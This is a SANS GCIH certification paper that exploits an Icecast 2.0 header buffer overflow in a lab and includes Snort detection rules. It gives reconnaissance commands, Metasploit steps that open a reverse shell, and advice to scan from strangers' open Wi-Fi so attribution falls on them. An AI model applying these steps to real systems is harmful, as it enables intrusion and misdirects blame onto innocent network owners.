Global Information Assurance Certification Paper

SANS GIAC Certified Incident Handler

Practical Assignment Version 4.0
(Option 1: Exploit in a Lab)

Freezing Icecast in its Tracks

Jared McLaren
Submitted January 11, 2005

Table of Contents:

GCIH Abstract

This paper was written to fulfill the requirements of the GCIH certification. This paper will analyze the Icecast remote vulnerability, its exploitation on a Windows platform, and the incident response performed. The goal is to perform an exploit in a lab environment and demonstrate my understanding and application of the attack process as well as the six steps of incident handling.

Statement of Purpose

My chosen vulnerability for the GCIH practical is the Icecast Header buffer overflow flaw. Icecast is a streaming media package available free online for download. The product allows users to listen to audio or view video over a local area network or the Internet. Online radio stations as well as home users stream audio files with this software.

This paper will stage an attack against a fictitious online radio station named SANS Audio. I will first play the role of a malicious attacker who wishes to take SANS Audio offline because I believe their content is detrimental to the future of malicious hackers. I will then later play the role of incident handler for SANS Audio to respond to these incidents that attempt to take their radio station offline.

The attack will be performed over the Internet to SANS Audio. The actual scanning and attacking will be performed over various open wireless networks. The wireless networks will be discovered using the tool Netstumbler. The reconnaissance will be performed mostly through online web sites containing public information. Since scanning and attacking will be performed through various wireless networks not belonging to me, little effort needs to be taken to protect my source. The exploitation itself will be performed with the Metasploit Framework. Once system access is gained through exploitation, the Icecast logs must be cleaned and the Icecast software will be shut down.

My attacker objectives include the following:

1) Find the SANS Audio IP range
2) Discover any SANS Audio server(s)
3) Exploit the server(s)
4) Disable the Icecast software
5) Cover my tracks and maintain control

My incident response objectives include the following:

1) Prepare SANS Audio for an incident
2) Identify potential incidents
3) Contain incidents
4) Eradicate incidents
5) Recover from incidents
6) Learn from incidents

The Exploit

Name

The title of this vulnerability is 'Icecast HTTP Header Buffer Overflow'. Luigi Auriemma released the vulnerability details on September 28, 2004.

The Secunia advisory is 'SA12666' and was published on September 29, 2004. The Bugtraq ID is 11271 and was published on September 28, 2004 with an update on October 2, 2004. There have been many other vulnerabilities discovered in Icecast, but no major variants of this specific vulnerability.

No CVE entry was found for this vulnerability. Also, no CERT advisory was found detailing this software flaw.

Original Advisory:
http://archives.neohapsis.com/archives/bugtraq/2004-09/0366.html

Secunia Advisory:
http://secunia.com/advisories/12666/

Bugtraq Advisory:
http://www.securityfocus.com/bid/11271/

Operating System and Software Versions

At the time of this paper, the latest major release of Icecast was version 2.2.0, which was published on December 21, 2004. The buffer overflow vulnerability being exploited is confirmed to be present in Icecast versions 2.0 and 2.0.1. Icecast servers versions 2.0.2 and above are immune to this specific vulnerability.

Icecast runs on Linux as well and Microsoft Windows NT/2000/XP platforms. The vulnerability varies in criticality between these two major platforms. It has been reported that the software flaw can only be exploited to execute arbitrary code on Windows. That arbitrary code would have the privileges of the user that launched the Icecast server. Linux is still susceptible to the buffer overflow itself, but exploitation will most likely only yield a Denial of Service attack.

More detailed descriptions may be found below under the 'Description' section.


Protocols

The vulnerability is exploited over Hypertext Transfer Protocol (HTTP). This is an application-level protocol that is used mainly by distributed systems for information transfers on the World Wide Web. The RFC for HTTP/1.1 is RFC 2616. Some of the main points about HTTP will be discussed below.

HTTP supports a basic client/server architecture based on requests and responses. A Uniform Resource Locator (URL) is used to tell a HTTP-aware application, such as a web browser, where to go. This URL is used to make up the basic parts of the request to a server. The format should be familiar to web users and consists of the following parts:

> http:// host [:port] [absolute path] [?query]
>
> Example 1: http://www.giac.org
> Example 2: http://isc.sans.org:80/diary.php?date=2004-12-22

URL Example in a web browser



A basic GET request example will be analyzed since it is the key part of our Icecast exploitation process. According to HTTP/1.1, a request will contain the following:

1. Request Method
   i. Example: GET
2. URI
   i. Example: /index.html
3. Protocol Version
   i. Example: HTTP/1.1
4. Other headers
   i. Example: Host: www.giac.org
   ii. Example: User-Agent: Mozilla/5.0

A simple HTTP/1.1 request captured with tcpdump is listed below. The packet capture shows a basic GET request for the file '/favicon.ico' from the client 192.168.0.4 to the server 192.168.0.5.

> *Command: tcpdump –nnqX –s 1514 tcp dst port 80*
>
> 17:25:31.398327 192.168.0.4.1290 > 192.168.0.5.80: tcp 328 (DF)

```
0x0000  4500 0170 1f36 4000 8006 58f8 c0a8 0004     E..p.6@...X.....
0x0010  c0a8 0005 050a 0050 49de 64de e6d2 396e     .......PI.d...9n
0x0020  5018 faf0 95d5 0000 4745 5420 2f66 6176     P.......GET./fav
0x0030  6963 6f6e 2e69 636f 2048 5454 502f 312e     icon.ico.HTTP/1.
0x0040  310d 0a48 6f73 743a 2031 3932 2e31 3638     1..Host:.192.168
0x0050  2e30 2e35 0d0a 5573 6572 2d41 6765 6e74     .0.5..User-Agent
0x0060  3a20 4d6f 7a69 6c6c 612f 352e 3020 2857     :.Mozilla/5.0.(W
0x0070  696e 646f 7773 3b20 553b 2057 696e 646f     indows;.U;.Windo
0x0080  7773 204e 5420 352e 313b 2065 6e2d 5553     ws.NT.5.1;.en-US
0x0090  3b20 7276 3a31 2e37 2e35 2920 4765 636b     ;.rv:1.7.5).Geck
0x00a0  6f2f 3230 3034 3131 3037 2046 6972 6566     o/20041107.Firef
0x00b0  6f78 2f31 2e30 0d0a 4163 6365 7074 3a20     ox/1.0..Accept:.
0x00c0  696d 6167 652f 706e 672c 2a2f 2a3b 713d     image/png,*/*;q=
0x00d0  302e 350d 0a41 6363 6570 742d 4c61 6e67     0.5..Accept-Lang
0x00e0  7561 6765 3a20 656e 2d75 732c 656e 3b71     uage:.en-us,en;q
0x00f0  3d30 2e35 0d0a 4163 6365 7074 2d45 6e63     =0.5..Accept-Enc
0x0100  6f64 696e 673a 2067 7a69 702c 6465 666c     oding:.gzip,defl
0x0110  6174 650d 0a41 6363 6570 742d 4368 6172     ate..Accept-Char
0x0120  7365 743a 2049 534f 2d38 3835 392d 312c     set:.ISO-8859-1,
0x0130  7574 662d 383b 713d 302e 372c 2a3b 713d     utf-8;q=0.7,*;q=
0x0140  302e 370d 0a4b 6565 702d 416c 6976 653a     0.7..Keep-Alive:
0x0150  2033 3030 0d0a 436f 6e6e 6563 7469 6f6e     .300..Connection
0x0160  3a20 6b65 6570 2d61 6c69 7665 0d0a 0d0a     :.keep-alive....
```

Once the server receives the request, it will process a response. This response will detail success or failure followed by the requested data upon success. The response packet will contain the following:

1. Status Line
    a. Example: HTTP/1.1 200 OK
2. Server information
    a. Example: Server: Apache
3. Content
    a. Example: <html>Hello World</html>

A HTTP/1.1 response captured with tcpdump is listed below. The packet shows a code 200 OK response from the server. The requested file was “index.html” in the GET request, and the response contains the contents ‘boo’.

Command: tcpdump –nnqX –s 1514 tcp src port 80

```
18:13:47.216587 192.168.0.5.80 > 192.168.0.4.1310: tcp 290 (DF)
0x0000  4500 014a 180f 4000 4006 a045 c0a8 0005     E..J..@.@..E....
0x0010  c0a8 0004 0050 051e d21e 69ec 7465 1fad     .....P....i.te..
0x0020  5018 4470 34bb 0000 4854 5450 2f31 2e31     P.Dp4...HTTP/1.1
0x0030  2032 3030 204f 4b0d 0a44 6174 653a 2057     .200.OK..Date:.W
0x0040  6564 2c20 3239 2044 6563 2032 3030 3420     ed,.29.Dec.2004.
0x0050  3138 3a33 303a 3031 2047 4d54 0d0a 5365     18:30:01.GMT..Se
0x0060  7276 6572 3a20 4170 6163 6865 0d0a 4c61     rver:.Apache..La
0x0070  7374 2d4d 6f64 6966 6965 643a 2053 6174     st-Modified:.Sat
0x0080  2c20 3037 2041 7567 2032 3030 3420 3034     ,.07.Aug.2004.04
0x0090  3a31 363a 3433 2047 4d54 0d0a 4554 6167     :16:43.GMT..ETag
```

```
0x00a0  3a20 2261 3763 382d 342d 6136 6235 3030     :."a7c8-4-a6b500
0x00b0  6330 220d 0a41 6363 6570 742d 5261 6e67     c0"..Accept-Rang
0x00c0  6573 3a20 6279 7465 730d 0a43 6f6e 7465     es:.bytes..Conte
0x00d0  6e74 2d4c 656e 6774 683a 2034 0d0a 4b65     nt-Length:.4..Ke
0x00e0  6570 2d41 6c69 7665 3a20 7469 6d65 6f75     ep-Alive:.timeou
0x00f0   743d 3135 2c20 6d61 783d 3130 300d 0a43    t=15,.max=100..C
0x0100  6f6e 6e65 6374 696f 6e3a 204b 6565 702d     onnection:.Keep-
0x0110  416c 6976 650d 0a43 6f6e 7465 6e74 2d54     Alive..Content-T
0x0120  7970 653a 2074 6578 742f 6874 6d6c 3b20     ype:.text/html;.
0x0130  6368 6172 7365 743d 4953 4f2d 3838 3539     charset=ISO-8859
0x0140  2d31 0d0a 0d0a 626f 6f0a                    -1....boo.
```

These GET requests accompanied by responses from the server make up the basic HTTP communications required to exploit the Icecast server. These pieces of the HTTP protocol will be referenced in different parts of the paper when discussing the exploitation process.

Description

The Icecast header vulnerability takes advantage of a buffer overflow vulnerability to overwrite memory. The flaw itself is in the handling of HTTP headers within Icecast. The Metasploit Framework description of the vulnerability states that sending 32 HTTP headers will cause Icecast to write past the end of a pointer array.

According to the advisory details released by Luigi Auriemma, very little has to be done to exploit this flaw when compared to other exploits. It just so happens that when running under Windows, a saved instruction pointer in Icecast references the memory location just after the exploited pointer array. This means that we can overwrite that memory location through the buffer overflow exploitation and the remote system will run our code quite cleanly. An analysis of buffer overflows will be outlined further within this 'Description' section.

Linux handles the Icecast software a bit differently. There are no critical pointers or critical areas of memory just beyond the Icecast pointer array, so a successful buffer overflow would yield nothing more than a Denial of Service (DoS).

Denial of Service (DoS)

CERT defines a DoS attack as an attack that denies the victim(s) access to a resource. The impact of an attack varies depending on the value of the resource that is being attacked.

DoS usually arrives in three different forms:

1. Consumption of Scarce Resources
2. Destruction or Alteration of Configuration Information
3. Physical Destruction or Alteration of Network Components

The most common form of DoS attack is the consumption of scarce resources. Network bandwidth or activity is probably the most popular form of attacking scarce resources. By flooding an Internet connection with unwanted traffic, an attacker can deny access to a network from legitimate users. Other types of scarce resource attacks may include using up disk space or CPU cycles. Attackers using up all available disk space on an anonymous write FTP share can deny others the ability to upload files. On the same note, an attacker that causes an application to consume 100% of the CPU cycles can deny the server's ability to process information. The list of possible incidents continues, but the point is made that scarce resources can be exploited.

Destruction or alteration of configuration files may also deny users access to resources. A good example of this is the alteration of a router's route tables that results in dropped traffic. That dropped traffic will never reach its destination. An attacker may use this form of DoS to create havoc on a network.

Physical destruction or alteration of network components is an extreme form of DoS. Network devices and servers should always be physically secured to prevent unauthorized individuals from getting in contact with the hardware. Any number of things could happen, such as unplugging or swapping cables. This type of activity would directly affect a user's ability to access resources.

Networks can generally be protected from DoS attacks by keeping up to date with software patches, using a solid network filtering policy, and keeping physical security tight. Some scarce resources attacks will be effective regardless of these controls, so be aware of the limitations of protection measures against DoS.

Buffer Overflows

The buffer overflow is a very commonly referenced term in the software and security world today. The problem is just like it sounds – too much data being put into a buffer (an allocated chunk of memory). When too much data is written into a buffer, memory is overwritten yielding various results. The following examples will show the impact of a buffer overflow as it specifically pertains to the Icecast vulnerability.

Start with the following array:

```
char buffer[4];
```

It appears logically as the following four bytes:

```
|_1_|_2_|_3_|_4_|
```

For this example, a four-byte array is ok to use in any program as long as the program doesn't try to store more than four bytes in it. Dangerous string copy

instructions are commonly used in the C programming language, such as the basic strcpy() function. This function blindly copies data with no regard to buffer sizes.

Consider the following example of dangerous strcpy() usage:

```
char buffer1[8] = “12345678”;
char buffer2[4];
strcpy(buffer2, buffer1);
```

In this example, eight characters are being copied into a four-byte array. The way languages like C handle this type of software flaw is to go ahead and copy all eight bytes which overwrites arbitrary memory beyond the boundaries of the four-byte array.

This eight byte array copied into the four-byte array appears like this:

|_1_|_2_|_3_|_4_| (now full) |_5_|_6_|_7_|_8_| (arbitrary memory)

In the case of the Icecast vulnerability, the bytes just past the overflowed buffer are actual bytes of machine code to be executed. That makes this exploit quite easy since all we have to do is overwrite that memory space with arbitrary machine code and the Icecast program will automatically execute it. Most all buffer overflow exploits deal with locating machine code in memory and launching specific instructions to jump to that memory, so this makes the Icecast exploit quite simplistic in comparison!


Logical view of the Icecast vulnerable region of memory:

|_1_|_2_|_3_|_…_|_31_|_machine code_|

The goal is to overwrite the Icecast machine code with our own machine code, which will be performed by Icecast Header exploit in the Metasploit Framework application. That step will be detailed in the ‘Exploiting the System’ section of this paper.

Attack Signatures

Successful exploitation of this attack does not leave many traces. The Windows Event Logs do not show any indication of an attack. The Application, Security, and System logs are all oblivious to its occurrence. During exploitation testing, the only indication that Icecast was being attacked was that a single connection showed up in the Icecast status window. The Icecast access and error logs did not show a single entry related to the attack.



The following line was extracted from 'netstat' once reverse-shell (shoveling) exploitation had occurred. The innocent looking netstat entry showed an outbound established connection back to my attacker system.

Command: netstat -ano
TCP 10.10.40.100:1030 10.0.0.1:4321 ESTABLISHED 2032

The process ID 2032 shown in the netstat entry would identify Icecast2.exe as the offending application. This snippet was captured from the taskmanager 'processes' output:

Image Name	PID	CPU	Mem Usage
Icecast2.exe	2032	00	1,332 K

Snort signature

A tcpdump capture of the Metasploit exploit is attached in the appendix. This packet capture was used to create a Snort signature that will discover Icecast exploit attempts.

The following set of Snort signatures were created to find Metasploit's exploitation of the Icecast Header buffer overflow vulnerability. These signatures can also be found within the Appendix of this paper:

```
#Set variables
var $EXTERNAL_NET any
var $ICECAST_SERV 10.10.40.100
var $ICECAST_PORT 8000
var $EPHEMERAL 1024:
#
#Icecast Header Buffer Overflow alert
activate tcp $EXTERNAL_NET $EPHEMERAL -> $ICECAST_SERV $ICECAST_PORT(\
        msg:"Metasploit - Icecast Header Exploit";\
        activates:1;\
        flags:AP;\
        flow:from_client;\
        content:"Accept|3a20|text/html|0D0A|Accept|3a20|text/html|0D0A|";\
        offset:450;\
        nocase;\
        reference:bugtraq,11271;\
)
#Activated rule looking for an outbound shell
dynamic tcp $ICECAST_SERV !$ICECAST_PORT -> $EXTERNAL_NET any (\
        msg:"Metasploit - Outbound Shell Detected!";\
        flags:AP;\
        content:"(C) Copyright";\
        nocase;\
        activated_by:1;\
        count:20;\
)
```

First of all, we can see that the first rule will activate the second rule. This allows us to capture some packets following the exploitation attempt to see if an outbound shell was launched back to our attacker. The exploit packet had both PSH and ACK flags set, so we'll tell Snort to look for those. If you look at the tcpdump packet capture in the appendix you can see that the packet was full of "Accept: text/html" messages. This was a tell-tale sign of the overflow attempt when that message is pointed at an Icecast server on port 8000. By going 450 bytes into the packet with the 'depth' command, we're not going to be extremely CPU intensive with this rule, yet we'll capture any vanilla Metasploit exploitation attempts.


The second rule simply logs packets that look like they contain an outbound shell to the attacker. This rule is activated once an Icecast exploit attempt is spotted and will run for the next 20 packets. That should give us enough time to tell if an outbound shell was launched.

Stages of the Attack Process

Note: Pieces of the following sections will use www.giac.org as an example in passive reconnaissance since my actual attack takes place with the fictitious company SANS Audio. Any active scanning will be performed in a lab environment against SANS Audio.

Reconnaissance

The first step of reconnaissance is to find out some general information about the fictitious site SANS Audio that I will be attacking. A 'whois' database will give us a good deal of information as a starting point. SamSpade.org is a great web site that will help you do a great deal of your basic reconnaissance.



The following output was collected from SamSpade using 'www.giac.org' as an example domain.

www.giac.org = [64.112.229.131]

Domain ID: D16237909-LROR
Domain Name: GIAC.ORG
Created On: 29-Dec-1999 18: 55: 24 UTC
Last Updated On: 18-Oct-2003 23: 06: 57 UTC

Expiration Date: 29-Dec-2011 18: 55: 24 UTC
Sponsoring Registrar: Register.com Inc. (R71-LROR)
Status: OK
Registrant ID: C35725469-RCOM
Registrant Name: SANS SANS
Registrant Organization: SANS
Registrant Street1: 4610 Tournay Road
Registrant Street2:
Registrant Street3:
Registrant City: Bethesda
Registrant State/Province: MD
Registrant Postal Code: 20816
Registrant Country: US
Registrant Phone: 1.3019510102
Registrant Phone Ext.:
Registrant FAX: 1.3019510104
Registrant FAX Ext.:
Registrant Email: hostmaster@sans.org

As you can see, a 'whois' search will give us a great deal of helpful information. We see some physical company locations, phone numbers that we can use as a basis for war dialing, and an email address. We can learn more information in SamSpade by clicking on the IP address listed at the top of this entry (64.112.229.131).

The following output was collected from SamSpade about the www.giac.org IP range:

64.112.229.131 = [maverick31.sans.org]

OrgName: IP Services
OrgID: IPSV
Address: 2896 Crescent Avenue
City: Eugene
StateProv: OR
PostalCode: 97408
Country: US
NetRange: 64.112.224.0 - 64.112.239.255
CIDR: 64.112.224.0/20
NetName: IPSNETBLK-1
NetHandle: NET-64-112-224-0-1
Parent: NET-64-0-0-0-0
NetType: Direct Allocation
NameServer: DNS01.TCPIPSERVICES.NET
NameServer: DNS02.TCPIPSERVICES.NET
Comment: ADDRESSES WITHIN THIS BLOCK ARE NON-PORTABLE
RegDate: 2001-08-07
Updated: 2004-05-24
TechHandle: NOC1567-ARIN
TechName: Network Operations Center
TechPhone: 1-541-343-5974
TechEmail: NOC@tcpipservices.com

OrgTechHandle: NOC1567-ARIN

```
OrgTechName:   Network Operations Center
OrgTechPhone:  1-541-343-5974
OrgTechEmail:  NOC@tcpipservices.com
```

This output shows us that GIAC owns the IP range of 64.112.224.0 – 64.112.239.255 and we also see the DNS servers. There is more information about physical addresses as well as more contact information.

Reverse DNS lookups are another simple reconnaissance step that can be performed without giving yourself away. If the remote site run their own DNS servers, it's possible (though unlikely) they will notice more DNS requests, but this will only expose the IP address of your DNS server. I will use the advanced port scanner nmap for DNS lookups. The nmap scanner will be set to not perform port scans, but only resolve the names. The 'nmap –sL' command can be used to query the DNS name entry that is associated with a supplied IP address or IP range. Since I can find the IP ranges through a 'whois' search, I'll go ahead and discover the DNS entries as well and look for potential targets.

The following entry is output from a DNS lookup using nmap:

Command: nmap –sL 64.112.229.131

```
Starting nmap 3.75 ( http://www.insecure.org/nmap/ ) at 2004-12-28 19:06 CST
Host maverick31.sans.org (64.112.229.131) not scanned
Nmap run completed -- 1 IP address (0 hosts up) scanned in 0.212 seconds
```

Once the IP addresses have been discovered and the DNS entries have been harvested, it's time to start throwing some active packets at the remote network to see what we're really dealing with. The commands listed above are ok to perform from any system since no probes arrived at the remote network directly from your system. A proficient hacker will always perform any active scanning or attacking from someone else's network or system, as we will see as an example in the next sections.


Scanning

Assumptions:

- Whois information for SANS Audio revealed the following information:
  - IP Range: 10.10.40.0/24
  - Icecast IP Address: 10.10.40.100

Since the scanning phase will include active probing to the remote network, it will be very important to protect myself from being personally identified. This is why I have chosen to use open wireless networks while doing active scanning. This way any type of identified incidents will be tied back to the individual that owns the wireless network.

The following screenshot of the popular Windows-based program Netstumbler shows how open wireless networks can be easily discovered. The SSID and pieces of the MAC address have been hidden:



This Netstumbler screenshot shows an encrypted WEP network and an open network. The easiest path is to go ahead and log onto the open wireless network. Once logged onto the wireless network, I can scan away without worrying about being personally identified by SANS Audio. Just to be on the safe side, I won't perform a great deal of scanning from the same wireless network. There are enough open wireless networks out there to continue using different ones during the scanning and exploitation process.

The first and most basic step of active scanning is a traceroute. This will give me the list of hops, which are routing devices, between my network and the destination network. This will be the simple basis for a network map of SANS Audio.

The following entry was captured while using the Windows traceroute command to the fictitious company SANS Audio. The '-d' option was used to disable DNS resolution:

Command: tracert –d 10.10.40.100

Tracing route to 10.10.40.100 over a maximum of 30 hops

1	11 ms	11 ms	12 ms	10.16.84.1
2	10 ms	10 ms	14 ms	10.215.13.97
3	25 ms	24 ms	24 ms	10.215.6.22
4	25 ms	25 ms	24 ms	10.123.6.2
5	23 ms	23 ms	26 ms	10.123.6.33
6	24 ms	23 ms	25 ms	10.205.32.98
7	24 ms	23 ms	23 ms	10.171.139.61
8	47 ms	47 ms	47 ms	10.171.8.170
9	54 ms	55 ms	55 ms	10.171.205.197
10	54 ms	53 ms	54 ms	10.171.159.18
11	55 ms	54 ms	55 ms	10.108.34.222
12	56 ms	56 ms	55 ms	10.169.5.30
13	54 ms	56 ms	55 ms	10.10.40.3
14	58 ms	54 ms	56 ms	10.10.40.100

Trace complete.

The traceroute output shows that we can reach the SANS audio server. The Windows 'tracert' command uses ICMP, which therefore means some ICMP activity is allowed on the remote network. It also shows that '10.10.40.3' is the last hop before we reach the audio server, which suggests it is a router or a firewall.

The assumptions at the beginning of this section stated that the SANS Audio server is at the IP address 10.10.40.100. We will now confirm that the Icecast server is running on port 8000. A basic nmap scan of port 8000 should be able to give us our first bit of information.

The following clip was taken from an nmap command looking for port 8000. The scan was performed on a Linux machine whose base TTL is 64, so the TTL was changed to 128 in this scan to take on the appearance of a Windows system:

Command: nmap –p8000 –n –ttl 128 10.10.40.100

```
Starting nmap 3.75 ( http://www.insecure.org/nmap/ ) at 2004-12-28 19:19 CST
Interesting ports on 10.10.40.100:
PORT     STATE  SERVICE
8000/tcp closed http-alt
MAC Address: XX:XX:XX:XX:XX:XX

Nmap run completed -- 1 IP address (1 host up) scanned in 0.300 seconds
```

The following command would be used if I wanted to scan the entire subnet for port 8000. It includes optimized settings to scan 256 hosts at once and only wait a maximum of 1 second for results. The results will be output into a machine-readable file for later analysis:

*Command: nmap -p8000 -n -ttl 128 --max_parallelism=256 *
--host_timeout=1000 -oM nmap-output.txt 10.10.40.1-254

Once that port 8000 is confirmed open on the system, I will do a quick banner check to see if it is running Icecast version 2. The telnet command comes in quite handy when doing some basic port checking.

The following output shows the basic HTTP GET request to the Icecast server and the server response to that packet. Note that the output shows the key words "Icecast 2 Server":

Command: telnet 10.10.40.100 8000

```
Trying 10.10.40.100...
Connected to 10.10.40.100.
Escape character is '^]'.
GET /
```

```
HTTP/1.0 401 Authentication Required
WWW-Authenticate: Basic realm="Icecast2 Server"

You need to authenticate
Connection closed by foreign host.
```

The server is now known to be running Icecast 2. According to the original Icecast advisory and exploit information shown in Metasploit, only the Windows version of Icecast can be exploited properly. This means I'll have to do a bit more reconnaissance before knowing if this is a Windows system. Nmap comes in handy again as it has an OS identification ability. Nmap will identify the remote OS based on its reactions to different uncommon crafted packets.

The following output shows the identification of 10.10.40.100 as a Windows host. Nmap's OS check will check against both open and closed ports to study the reactions. Since we only supplied a single open port, nmap warns us that the OS detection will not be extremely reliable. I have found that it is reliable enough for the purpose of this paper:

Command: nmap –O –p 8000 10.10.40.100

```
Starting nmap 3.75 ( http://www.insecure.org/nmap/ ) at 2004-12-28 19:31 CST
Warning:  OS detection will be MUCH less reliable because we did not find at least 1
open and 1 closed TCP port
Interesting ports on 10.10.40.100:
PORT     STATE SERVICE
8000/tcp open  http-alt
MAC Address: XX:XX:XX:XX:XX:XX
Device type: general purpose
Running: Microsoft Windows 95/98/ME|NT/2K/XP
OS details: Microsoft Windows Millennium Edition (Me), Windows 2000 Pro or Advanced
Server, or Windows XP

Nmap run completed -- 1 IP address (1 host up) scanned in 1.308 seconds
```

Now that I have identified a Windows-based Icecast server on the remote network, I have enough information to go ahead and proceed to exploitation. Just for good measure, I'll go ahead and perform a quick port scan on the entire subnet just to get an idea of what is running on the SANS Audio network. This information will later be used to populate the Network Map.

Command: nmap 10.10.40.1-254 –ttl 128 –oM 10.10.40.1-254.txt

Exploiting the System

Now I've done enough reconnaissance to attempt exploitation of the remote host. This section will detail how the exploitation is performed with the Metasploit Framework.

The Metasploit Framework is an exploitation system for use by penetration testers and information security professionals. The system builds a central framework around exploits and payloads. The power of the system is that a new exploit can be plugged into the system and easily be combined with variations of attack payloads. This allows penetration testers to stop depending on stand-alone exploit programs for every vulnerability that is released. The Metasploit Framework is an open-source and free product that performs the same general function as high-cost commercial exploitation frameworks such as CANVAS and Core Impact. HD Moore and Spoonm created the product and continue to develop new advanced features and exploits for the platform. The system is best learned by using it, so I'll give a quick run-through of how it works.

At the time of this paper, the Metasploit Framework is at version 2.2 and has 33 exploits along with 33 payloads for use on various platforms. The 'msfconsole' program opens up the Metasploit console. The first command I'll use is 'show exploits'. Within the list of exploits is the 'icecast_header' exploit. I then type 'use icecast_header' to select that exploit.

Once the exploit is selected, type 'show payloads' to show what type of attack payload can be used. I'll select the 'win32_reverse' payload by typing 'set PAYLOAD win32_reverse'. A reverse shell is very advantageous since it will usually bypass a remote firewall. It does this since the server you are attacking initiates an outbound session back to your system and shovels you a shell. Now that the payload is selected, I type 'show options' to see what options need to be supplied. The following output shows what pops up on the screen:

```
Exploit and Payload Options
===========================

  Exploit:   Name      Default    Description
  --------   ------    -------    ------------------
  required   RHOST                The target address
  required   RPORT     8000       The target port

  Payload:   Name        Default    Description
  --------   --------    -------    ----------------------------------------
  optional   EXITFUNC    seh        Exit technique: "process", "thread", "seh"
  required   LHOST                  Local address to receive connection
  required   LPORT       4321       Local port to receive connection

  Target: Targetless Exploit
```

This shows that there is no RHOST or LHOST variable set. The RHOST is the remote host I want to exploit, so I use the command 'set RHOST 10.10.40.100'. The LHOST is going to be me, so I use the command 'set LHOST <my IP>'.

Now that the payload options our set, it's usually time to set up the remote target to attack, such at Windows 2000 or Windows XP. If you look above to the Metasploit output, we see that this is a target-less exploit. This means I can jump right into exploitation now that my variables have been set.

Everything is ready for exploitation. I simply type 'exploit' and Metasploit launches the exploit and automatically listens for the shell to be shoveled back to me. The following output from Metasploit shows that I now have a command prompt on the remote machine:

```
[*] Starting Reverse Handler.
[*] Got connection from 10.10.40.100:1030

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Program Files\Icecast2 Win32>
```

That entire process can be performed through a command line interface with Metasploit using the 'msfcli' program.

